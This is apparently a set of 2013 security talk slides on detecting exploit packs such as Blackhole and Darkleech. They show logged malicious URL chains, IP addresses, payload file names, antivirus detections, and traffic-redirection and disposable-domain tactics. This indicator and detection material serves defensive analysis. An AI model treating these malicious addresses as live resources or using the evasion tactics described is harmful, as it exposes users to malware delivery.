rockbandsongs.net	/kill/larger_emergency.php?tf=1g:1j:1k:1j:1i&de=2v:1l:30:1n:1m:1m:30:1g:2v:1f&m=1f&yv=w&vj=i&jopa=3402016	128,512	must-revalidate, post-check=0, pre-check=0 Expires: Wed, 20 Mar 2013 04:53:17 GMT	application/x-msdownload
72.251.206.90:8080	/0qHY8BAA/7ZymMBA/PR6fIDAAAAA/	3,376	no-cache	text/html
141.219.153.206:8080	/0qHY8BAA/7ZymMBA/PR6fIDAAAAA/	-1		
rockbandsongs.net	/kill/larger_emergency.php?qoper=1g:1j:1k:1j:1i&vrpzmu=3d:2w:36&zjl=2v:1l:30:1n:1m:1m:30:1g:2v:1f&thb=1m:1d:1f:1d:1k:1d:1g:1m:1h	20,137		application/pdf
bbc.co.uk	/	229		text/html; charset=iso-8859-1

Exploit Packs
- Detection -

Detecting exploit packs: approaches

- How: By typical chains in your logs
- Look for more than one attack vector from the same resource as an indicator
- By typical file names: for example inseo.pdf
- By typical URLS
- Exploit snippets :net.class, gmail.class, and so on
- Looking for generic exploit components inside payload
- Picking up suspicious user agents and application type (octed-stream, java agent)

Typical chains of exploit packs

URL (Blackhole 2, Mar 2013)	Application type
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php	text/html; charset=UTF-8
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php?nemrbz=psbg&sipgik=nupatq	Application/java-archive
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/9f5090afabfb40cdd70a5e63064b21a7/q.php?**jf=1k:1i:1k:2v:1o**&**ie=1g:1n:32:33:1n:1n:1n:2v:31:1o**&b=1f&sd=p&wy=h&jopa=4656855	Application/x-msdownload


Longer chain (??sploit pack, Sep 2012)

http://serzscd.servebbs.net/go.php?id=5105&**ip=91.227.184.11**&session=474a143d42371858e95d&**br=ie**	text/html; charset=UTF-8
http://serzscd.servebbs.net/start.php?id=5105&session=474a143d42371858e95d&**ip=91.227.184.11**	text/html; charset=UTF-8
http://serzscd.servebbs.net/**counter.swf**	application/x-shockwave-flash
http://serzscd.servebbs.net/apolo.php	text/html; charset=UTF-8
http://kkmahrfl.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/	text/html; charset=utf-8
http://kkmahrfl.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b5a74765547400526bGnullG**9,2,0,0**	text/html; charset=utf-8
http://kkmahrfl.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/30491834/i**AAnseo.pdf**	**application/pdf**
http://kkmahrfl.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/3760908/1712153	**application/octet-stream**
http://kkmahrfl.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/3760908/1712153&**f=1**	text/html (*loaded successefully*)

More than one attack vector from

1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php	text/html
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?bmkfbw=1k:1i:1k:2v:1o&exirrv=3d&rkfajmn=1g:1n:32:33:1n:1n:1n:2v:31:1o&cesnio=1n:1d:1g:1d:1h:1d:1f	application/pdf
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?rhihgaw=ibfhs&apu=dycb	application/java-archive
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?jf=1k:1i:1k:2v:1o&ye=1g:1n:32:33:1n:1n:1n:2v:31:1o&e=1f&um=b&va=b	application/x-msdownload
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?ynyxykhm=1k:1i:1k:2v:1o&kzez=1g:1n:32:33:1n:1n:1n:2v:31:1o&ojplot=1i&kyibn=tbv&unqz=mcgwp	application/x-msdownload

Does anyone know mentioned case??




The injected HTML iframe tag is usually constructed as IP address/hex/q.php. Sites that deliver such iframes that aren't visible within the HTML source are likely compromised by Darkleech. Special "regular expression" searches such as this one helped Landesman ferret out reported iframes used in these attacks. Note that while the iframe reference is formed as IP/hex/q.php, the malware delivery is formed as IP/hex/hex/q.php.

2012-12-24 08:39
hxxp://108.165.25.119/34865412a4128d4f1ebaf9ad8f2ac412/q.php

14.01.2013 9:56
hxxp://129.121.88.108/b3aa76a54b00fd803337aab97a0c09e9/q.php

12.02.2013 10:35
hxxp://149.47.142.193/d0c1614e79a22e16cc1404ba3420f469/q.php

Mar 19, landing from hxxp://www.hotelduchampdemars.com/
19.03.2013 16:09
hxxp://129.121.128.249/30cdfca10f74f5b3da51700ba9e135e2/q.php



Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Mysterious "Darkleech" exposes visitors to potent malware exploits.


by **Dan Goodin** - Apr 2 2013, 7:15pm MSK

In active development

With the help of Cisco Security Engineer Gregg Conklin, Landesman observed Darkleech infections on almost 2,000 Web host servers during the month of February and the first two weeks of March. The servers were located in 48 countries, with the highest concentrations in the US, UK, and Germany. Assuming the typical webserver involved hosted an average of 10 sites, that leaves the possibility that 20,000 sites were infected over that period. The attacks were documented as early as August on researcher Denis Sinegubko's Unmask Parasites blog. They were observed infecting the *LA Times* website in February and the blog of hard drive manufacturer Seagate last month, an indication the attacks are ongoing. Landesman said the Seagate infection affected media.seagate.com, which was hosted by Media Temple, began no later than February 12, and was active through March 18. Representatives for both Seagate and the *LA Times* said the sites were disinfected once the compromises came to light.

* Source http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites/?utm_medium=twitter&utm_source=dlvr.it

Gimme some fresh exploit



0 day 1.7u10 (**CVE-2013-0422**) spotted in the **Wild** - Disable Java **...**

malware.dontneedcoffee.com/**2013**/.../0-day-17u10-spotted-in...

Jan 10, 2013 – 0 day 1.7u10 (**CVE-2013-0422**) spotted in the **Wild** - Disable Java Plugin NOW ! Was wondering what to do with that... Disclose, do not Disclose **...**

1/14/2013 18:57	178.238.141.19	http://machete0-yhis.me/pictures/demos/OAggq	application/x-java-archive
1/14/2013 18:57	178.238.141.19	http://machete0-yhis.me/pictures/demos/OAggq	application/x-java-archive
1/14/2013 18:57	178.238.141.19	http://loretaa0-shot.co/careers.php?cert=561&usage=392&watch=4&proxy=49&ipod=171&shim=344&pets=433&icons=252&staff=621&refer=345	application/octet-stream

And AV vendor says...

```
23.01.13 19:56  Detected: Trojan-Spy.Win32.Zbot.aymr
          C:/Documents and Settings/user1/Application    Data/
          Sun/Java/Deployment/cache/6.0/27/4169865b-641d53c9/UPX
23.01.13 19:56   Detected: Trojan-Downloader.Java.OpenConnection.ck
          C:/Documents and Settings/user1/Application Data/
          Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/bpac/b.class

23.01.13 19:56   Detected: Trojan-Downloader.Java.OpenConnection.cs
          C:/Documents and Settings/user1/Application
          Data/Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/ot/pizdi.class

23.01.13 19:58   Detected: HEUR:Exploit.Java.CVE-2013-0422.gen
          C:/Documents and Settings/user1/Local Settings/
          Temp/jar_cache3538799837370652468.tmp
```

TDS and EP Redundancy & Adaptation

11.03.2013 11:28	hxxp://cliga.ru/jwplayer2/med.php	146.185.255.66	80	hxxp://gankas.tk/meto.cgi?2
11.03.2013 11:28	hxxp://gankas.tk/foto.cgi?3	146.185.255.66	80	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:28	hxxp://gankas.tk/meto.cgi?2	**146.185.255.66**	80	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:29	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	**37.139.51.123**	80	hxxp://oaandpcy.whose.plan-zgdrtillfts.biz/recipe-ayatollah_aliases.htm
11.03.2013 11:29	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	**5.135.28.208**	**90**	hxxp://careliquor.biz:90/forum/animal.php

Typical filenames

2012-08-03 11:27:54.097	hxxp://lctputevnvme.from-sortrgt-bcrv-vsml.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/501b7d0d4f340eaa33012c70/30491834/ **inseo.pdf**
8/7/2012 14:52	hxxp://upydnyxhs.black-footballyfyx-vlizvs.org/4ffa973cf08d249725000003/4ffabc51ebf5ff0c52000013/5020f2e6404b9b443600f5ad/1495394/ **jingo.jar**
9/10/2012 17:01	hxxp://shwohtwk.stringgenerationbeflyzg-zvm.org/50178a97454999b179000005/50178c932ef2195604000030/504de476b00c1a27790f093c/30491834/ **iAAnseo.pdf**
9/10/2012 17:26	hxxp://sklnigvfh.money-middle-orm-ukna-xbgb.org/4ffd323cf08d249725000004/5019600d2ef2195604000057/504dea26b00c1a27790f4a71/25830392/ **jAAingo.jar**
9/24/2012 18:01	hxxp://qkzogvebqpqc.black-footballlcuq-sles-pyhu.org/4ffa973cf08d249725000003/4ffabc21ebf5ff0c52000012/506067b345db2b8602036136/48492345/ **dAAocum.pdf**
9/25/2012 14:02	hxxp://inthxbxorib.orange-ansi-fclx-aygy-nakx.org/4ffa973cf08d249725000003/4ffabec1ebf5ff0c52000015/5061814945db2b86021a966b/1495394/ **jAA2ingo.jar**
10/16/2012 10:23	hxxp://rqbakkbkwtgtkws.shorts-vipiqmc-awgc-vnm.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/507cfd7a31fdb54c3c034529/30491834/ **iAAnseo.pdf**
10/17/2012 13:18	hxxp://zzsrncussr.notepad-linesleyf-glp-czf.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/507e780831fdb54c3c7c24a1/1495394/ **jAA2ingo.jar**
10/17/2012 17:34	hxxp://scared-regimecemetery.dzz-myopixpneyefekqctkdyerlxanalysesrziy.org/507eb3a9c05d80204800030d/30491834/ **onsero.pdf**
2012-10-30 14:40:49.077	hxxp://xzw-orphanagesboageszz.snobnqidizchixwtggseolimmortalcquk.org/508fae3a31892c2e7d0ac9bb/30491834/ **onsero.pdf**

More info about this Campaign

- use of **domains with extremely short lifetime (domain blacklisting doesn't work here)**
- frequent changes of hosting ip addresses (2 times/day,explicit IP blacklisting doesn't work here)
- different methods of traffic redirection
  - Iframe redirection
  - ad. network simulation
  - SMS paid services (genealogical archives, fake av updates, horoscopes, etc)
- preliminary collection of the target system information (OS/Browser version)

-

Short-term and disposable domain names

Frequently used domains:

abrmrbzikxltvh.lines-arrayirs-frrccad.org

Randomly generated

Dictionary-based generation

also:

zfkimpacts-mobilized.analoguefsoqcircular-hrgvredeemabletgpl.org

Dictionary based

Dictionary based generation

Other things to notice:

- IP addresses are usually located within the same subnet
- IP addresses change every 12 hours (incrementally)
- subnets change monthly
- whois information disappears right after domain disposal (domains on trial)

Affected by this malware campaign:

dominospizza.ru -->

qakmwkqdhybpc.give-from-gzi-bgqi-ranb.org

peoples.ru -->

sklnigvfh.money-middle-orm-ukna-xbgb.org

f1news.ru -->

xdqospocepx.panel-book-tzha-uekydtfm.org

euro-football.ru -->

ofbgplmx.manager-vipufpncztf-nezp.org


gotovim.ru -->

cstermbktwelnv.cat-email-ceepgm-mfm.org

```
sroot@thebox:~$ whois cstermbktwelnv.cat-email-ceepgm-mfm.org
NOT FOUND
```

Whois fastflux ;-)

